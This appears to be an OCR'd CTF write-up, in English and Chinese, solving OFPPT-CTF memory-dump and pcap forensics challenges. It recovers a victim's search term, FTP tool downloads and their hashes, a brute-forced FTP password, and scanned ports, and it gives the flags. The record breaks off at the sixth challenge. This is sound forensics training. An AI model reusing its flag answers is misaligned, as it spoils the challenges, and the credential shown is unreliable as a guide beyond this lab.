
> A Windows computer has been infected. The attacker managed to exploit a portion of a database backup that contains sensitive employee and customer private information. All memory dump challenges use the same file.
> Inspect the memory dump and tell us the Windows Major Operating System Version, bit version, and the image date/time (UTC, no spaces or special characters). Submit the flag as OFPPT-CTF{OS_BIT_YYYYMMDDhhmmss}. Example: OFPPT-CTF{WindowsXP_32_20220120095959} File: 1.5 GB Decompressed: 5 GB

win10内存镜像要用vol3

pcap analysis

We need YOU to help us analyze the packet capture. Look for relevant data to the potential attempted hack. To gather some information on the victim, investigate the victim's computer activity. The "victim" was using a search engine to look up a name. Provide the name with standard capitalization: OFPPT-CTF{Terry_Stewart}. Download zip SHA1: b56857a89592bc1b66ce59181c86e5ceb56da1df Zip file password: 0FPP7C7F NOTE: Next pcap analysis challenges use this PCAP file.

用百度搜的，百度关键词wd，他搜了不少东西，都试试




`OFPPT-CTF{charles_geschickter}`

这里可以确认受害者IP：192.168.100.106
攻击者IP：192.168.100.103

pcap analysis 2


After hacking the victim's computer, the attacker downloaded several files, including two binaries with identical names, but with different extensions: .exe and .bin (a Windows binary and a Linux binary, respectively).
What are the MD5 hashes of the two tool programs? Submit both hashes as the flag, separated by a '|': OFPPT-CTF{ExeMD5|BinMD5}
Use the PCAP file from 'pcap analysis' challenge.

retr是ftp的下载命令，根据提示是这两个





找出传输文件的tcp流，选择原始数据，另存为即可

```
RETR /TOOLS/lytton-crypt.bin
```




```
RETR /TOOLS/lytton-crypt.exe
```






`OFPPT-CTF{9cb9b11484369b95ce35904c691a5b28|4da8e81ee5b08777871e347a6b296953}`


pcap analysis 3

> The attacker cracked a password belonging to the victim. Submit the flag as: OFPPT-CTF{password}.
> Use the PCAP file from 'pcap analysis' challenge.

攻击者在爆破ftp



爆破成功，得到密码






```
USER cgeschickter
331 Password required
PASS darkangel
230 User logged in.
```

cgeschickter用户也与第一题呼应

pcap analysis 4

> The attacker made a fatal mistake, and in doing so, gave control of his computer to… someone. he shouldn't have run that malicious program.
> What is the hash md5 of the program? Submit the flag as: OFPPT-CTF{MD5_HASH}. Use the PCAP file from 'pcap analysis' challenge.





输入让你无语的MD5

75AC98147C07752767E09EF781CF998E401D19B01E30CBAA5109D6AD 解密

sha256

demagorgon


CSDN @shu天

pcap analysis 5


> The attacker started by performing a port scan of the victim computer.
> Identify the open TCP ports discovered on the victim's machine? Enter the flag as the open ports, separated by commas, no spaces, in numerical order. Disregard port numbers > 10000. Example: OFPPT-CTF{80,110,111,143,443,2049} Use the PCAP file from 'pcap analysis' challenge.

根据提供的信息过滤一下

```
ip.src==192.168.100.103 && ip.dst==192.168.100.106 && tcp && frame.len==74
```



将info导入excel筛选一下




`OFPPT-CTF{21,135,139,445,3389}`

pcap analysis 6

> The attacker might have just bit off more than he can chew! he encountered a competitor that is counter-attacking his system!
> The competitor executed a command to attain persistence on the attacker's computer. This command will allow the adversary to regain a connection to the computer even after reboot. What is the packet number where this command was executed? For example: OFPPT-CTF{93721}. Use the PCAP file from 'pcap analysis' challenge.

什么黑客大战，燃起来了

